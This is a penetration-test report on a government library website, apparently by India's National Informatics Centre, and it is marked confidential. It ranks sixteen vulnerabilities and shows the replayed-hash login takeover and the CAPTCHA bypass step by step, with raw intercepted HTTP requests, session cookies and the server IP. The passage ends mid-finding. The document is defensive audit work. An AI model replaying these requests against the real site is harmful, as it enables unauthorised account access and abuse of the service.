



Government of India  
Ministry of Communications & Information Technology  
Department of Information Technology



NATIONAL  
INFORMATICS  
CENTRE

## Web-Application Penetration Testing Report For

**Website URL:** <http://www.csl.nic.in/>

**Date:** 9<sup>th</sup> June 2022

**Confidential Report, Not to be circulated or reproduced without appropriate authorization.**

---

**Contact Us :**



**Application Security Audits and Assessment Division  
(Application Security Group)  
National Informatics Centre  
A – Block, CGO Complex, Lodhi Road  
New Delhi - 110003**

**011-2430-5877  
011-2430-5142  
011-2430-5934  
011-2430-5215**

---

### **Contributions:**

	<b>Name</b>	<b>Role</b>
1.	Mr. Pradeep Kumar Mrs. Alka Upadhyay	Reviewer
2.	Mr. Rajesh Mishra	HOD
3.	Mr. C.J. Antony	HOG

## Key Findings

- 1. Weak Hashing Algorithm – High**
- 2. Open File Upload – High**
- 3. CAPTCHA Bypass – High**
- 4. Critical Information Disclosure – High**
- 5. Possible SQL Injection – High**
- 6. Directory Listing – High**
- 7. Unencrypted Communication – Medium**
- 8. Insecure HTTP Methods – Low**
- 9. CORS Misconfiguration – Low**
- 10. Insecure Cookie Attributes – Low**
- 11. Private IP Disclosure – Low**
- 12. Information Disclosure - Low**
- 13. Vulnerable and Outdated Component - Low**
- 14. Missing Security Headers – Low**
- 15. Admin Page Accessible – Low**
- 16. Email Harvesting – Low**

## 1. Weak Hashing Algorithm

**Incident URL:** <http://csl.nic.in/login/index>


**Description:** The application has improperly implemented Salted Hashing Technique for transmitting of password from client to server.

**Impact:** This vulnerability allows an attacker to steal the salted hashed password and can replay to login to the application.

**Severity:** High

### How to Test:

**Step#1:** A victim user navigates to the application at URL: <http://csl.nic.in/login/index> and enters invalid username and valid password. He clicks on Login button.



The screenshot shows a web browser displaying the 'CENTRAL SECRETARIAT LIBRARY' website. The URL in the address bar is 'csl.nic.in/login/index'. The page has a blue header with the library's name and a red navigation bar below it containing links for Home, About Us, Library Catalogue, Sections, Digital Repository, Services, and Library. The main content area is titled 'Login'. It features three input fields: 'User login Id:' with value 'tester1', 'Password:' with value '\*\*\*\*\*', and 'Captcha:' with value '77 79 4 6'. Below the inputs are two buttons: 'Login' and 'Signup'. The 'User login Id:' field is highlighted with a red border, indicating it is the target for testing.

**Step#2:** An attacker on same network captures the request in HTTP interceptor and copy the salted hashed password as shown below:

Request to http://csl.nic.in:80 [164.100.77.31]

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/


Pretty Raw Hex

```

1 POST /login/index HTTP/1.1
2 Host: csl.nic.in
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 215
9 Origin: http://csl.nic.in
10 Connection: close
11 Referer: http://csl.nic.in/login/index
12 Cookie: style=null; PHPSESSID=1; ci_session=8m631jnnng02hk8b4hqebtr6utlh4pcm
13 Upgrade-Insecure-Requests: 1
14
15 user_name=tester1&txtsalt=102571629e3703a3aef&user_pass=
F6D45DCAA29F246B6985F6P4E043493PCAC12E778B6C12681235E72458410F7B6530C535CAC2C6E2ADA11AF66775AAD2B50C559FAE0DC5F5F6C1FEE66EBAGF&
captcha=777946&userlogin>Login


```

**Step#3:** The request is forwarded, and the victim user is shown a message that the login details are invalid.



The screenshot shows a web browser displaying the login page of the CSL Central Secretariat Library. The URL in the address bar is `csl.nic.in/login/index`. The page has a blue header with the library's name and a navigation menu. Below the header, there is a "Login" section. A red-bordered box highlights the error message "Invalid login details." In the "User login Id:" field, the value "145117" is entered. In the "Password:" field, the value "145117" is entered. In the "Captcha:" field, the value "145117" is entered. The "Login" button is visible at the bottom left of the form.


**Step#4:** The victim user leaves the system keeping the browser open. An attacker having physical access to victim's system enters the valid username and invalid password.



The screenshot shows a web browser displaying the Central Secretariat Library login page. The URL in the address bar is `csl.nic.in/login/index`. The page has a blue header with the library's name and a search bar. Below the header is a red navigation bar with links for Home, About Us, Library Catalogue, Sections, Digital Repository, Services, and Library Rules. The main content area has a dark blue header with the word "Login". Below it, a message says "Invalid login details." A form is present with fields for "User login Id:" containing "tester", "Password:" (which is redacted), and "Captcha:" showing "145117". At the bottom are "Login" and "Signup" buttons.

**Step#5:** The attacker clicks on the Login button and captures the request in an HTTP interceptor.

**Original Request:** The request contains the salted hashed value of invalid password.



The screenshot shows an HTTP interceptor tool with the "Intercept" tab selected. It displays a POST request to `http://csl.nic.in:80`. The request headers include:

```

1 POST /login/index HTTP/1.1
2 Host: csl.nic.in
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 214
9 Origin: http://csl.nic.in
10 Connection: close
11 Referer: http://csl.nic.in/login/index
12 Cookie: style=null; PHPSESSID=1; ci_session=8m631jnnng02hk8b4hqebtr6utlh4pcm
13 Upgrade-Insecure-Requests: 1
14
15 user_name=tester&txtsalt=102571629e3703a3aef&user_pass=
92EEFA2DD733BC592CD1BC02163D38E0F5365843FB1438EDEB20851D90827F0816F3A9AD6BE63812154F44DF02980BC982D6BB889337B9671694FBF198563FE9&
captcha=145117&userlogin>Login

```

**Modified Request:** The attacker replaces the salted hashed value with the stolen salted hashed password.

Request to http://csl.nic.in:80 [164.100.77.31]

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1


Pretty Raw Hex

```

1 POST /login/index HTTP/1.1
2 Host: csl.nic.in
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 214
9 Origin: http://csl.nic.in
10 Connection: close
11 Referer: http://csl.nic.in/login/index
12 Cookie: style=null; PHPSESSID=1; ci_session=8m631jnnng02hk8b4hqebr6utlh4pcm
13 Upgrade-Insecure-Requests: 1
14
15 user_name=tester&txtsalt=102571629e3703a3aef&user_pass=
F6D45DCAA29F2468B6985F6F4E043493FCAC12E778B6C12681235E72458410F7B6530C535CAC2C6E2AD11AF66775AAD2B50C559FAE0DC5F5F6C1FEE66EBA6AE&
captcha=145117&userlogin=Login

```

**Step#6:** The request is forwarded and the attacker is successfully logged into the victim's account.



csl.nic.in/discussionforum

Latest Updates

Screen Reader Access हिंदी

Central SECRETARIAT LIBRARY

Search

Ministry of Culture  
Government of India

Home About Us Library Catalogue Sections Digital Repository Services Library Rules Quick Links Contact Us

Discussion Forum

test Logout

1. Air Pollution in Delhi

Every year during the onset of winter Delhi's air quality begins to fall. The air quality in Delhi worsening now according to

Read More

Received Posts: 9

Same vulnerability is also exists in the URL:

<http://csl.nic.in/loginh/index>

<http://csl.nic.in/admin/>

---

## Recommendation(s):

1. Password and Sensitive data should travel in SHA256/512 or encrypted form respectively.
2. Password should be always hashed with random salt and salt should be unique for every request.
3. Salt should be generated at server side and properly validated.

## 2. Open File Upload

**Incident URL:** <http://csl.nic.in/library-application>


**Description:** An attacker can directly upload file without any authentication.

**Impact:** It can take leverage to upload and execute the malicious file into the application server system directly.

**Severity:** High

### How to Test:

**Step#1:** An attacker navigates to the Library Membership page of the application at URL: <http://csl.nic.in/library-application> and it is observed that application has an open file upload as shown below:



The screenshot shows a web form for library membership application. The form includes fields for Pin Code, Address, Residence Pin Code, Email, Telephone No., and Mobile. Below these are fields for Old Membership No., Upload Photo\*, Upload Signature With Name\*, and Upload Government ID\*. Each of these upload fields has a 'Browse...' button and a message indicating 'No file selected.' Below each field is a note specifying allowed file types (jpg, jpeg, png) and maximum size (200kb). At the bottom is a Captcha field with the code '1 9 3 5 3 2' and a 'Submit' button.

Same Vulnerability also exists in:

<http://csl.nic.in/library-membership-form-hi>

### Recommendation(s):

1. Application should not allow the public to upload files directly without any restriction.

### 3. CAPTCHA Bypass

**Incident URL:** <http://csl.nic.in/online-suggestions>


**Description:** The application has improperly implemented CAPTCHA functionality which can be bypassed.

**Impact:** An attacker can successfully bypass the CAPTCHA value and perform brute force attack/denial of service attack to the application.

**Severity:** High

#### How to Test:

**Step#1:** An attacker navigates to application URL: <http://csl.nic.in/online-suggestions> and enters the details with a random CAPTCHA as shown below:



The screenshot shows a web browser displaying the 'Online Suggestion' page of the CSL NIC website. The page has a blue header bar with the title 'Online Suggestion'. Below the header, there are several input fields for user information: Name (text input: test), Email (text input: test@gmail.com), Mobile Number (text input: 9876543212), Address (text input: test), Category (dropdown menu: Membership), and Suggestions (text input: test). At the bottom of the form, there is a CAPTCHA field containing the text '6 2 6 9 7 4' with a red border around it. Next to the CAPTCHA is a text input field containing '111111'. A 'Submit' button is located at the bottom left of the form area.

**Step#2:** The 'Submit' button is clicked and the request is captured in an HTTP interceptor.

**Original Request:** The request contains the CAPTCHA name value parameter.

Request to http://csl.nic.in:80 [164.100.77.31]

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw Hex

```

1 POST /dashboard/online_suggestions_validation HTTP/1.1
2 Host: csl.nic.in
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 154
10 Origin: http://csl.nic.in
11 Connection: close
12 Referer: http://csl.nic.in/online-suggestions
13 Cookie: ci_session=ss8dtv55ub0hgmem5obcrdi7ukc28md8; style=null; PHPSESSID=1
14
15 txt_os_name=test&txt_os_email=test@0gmail.com&txt_os_phone=9876543212&txt_os_address=test&txt_os_suggestcat=Membership&
  txt_os_suggest=test&captcha=111111

```

**Modified Request:** The attacker removes the CAPTCHA name value parameter.

Request to http://csl.nic.in:80 [164.100.77.31]

Forward Drop Intercept is on Action Open Browser Comment this item HT

Pretty Raw Hex

```

1 POST /dashboard/online_suggestions_validation HTTP/1.1
2 Host: csl.nic.in
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 154
10 Origin: http://csl.nic.in
11 Connection: close
12 Referer: http://csl.nic.in/online-suggestions
13 Cookie: ci_session=ss8dtv55ub0hgmem5obcrdi7ukc28md8; style=null; PHPSESSID=1
14
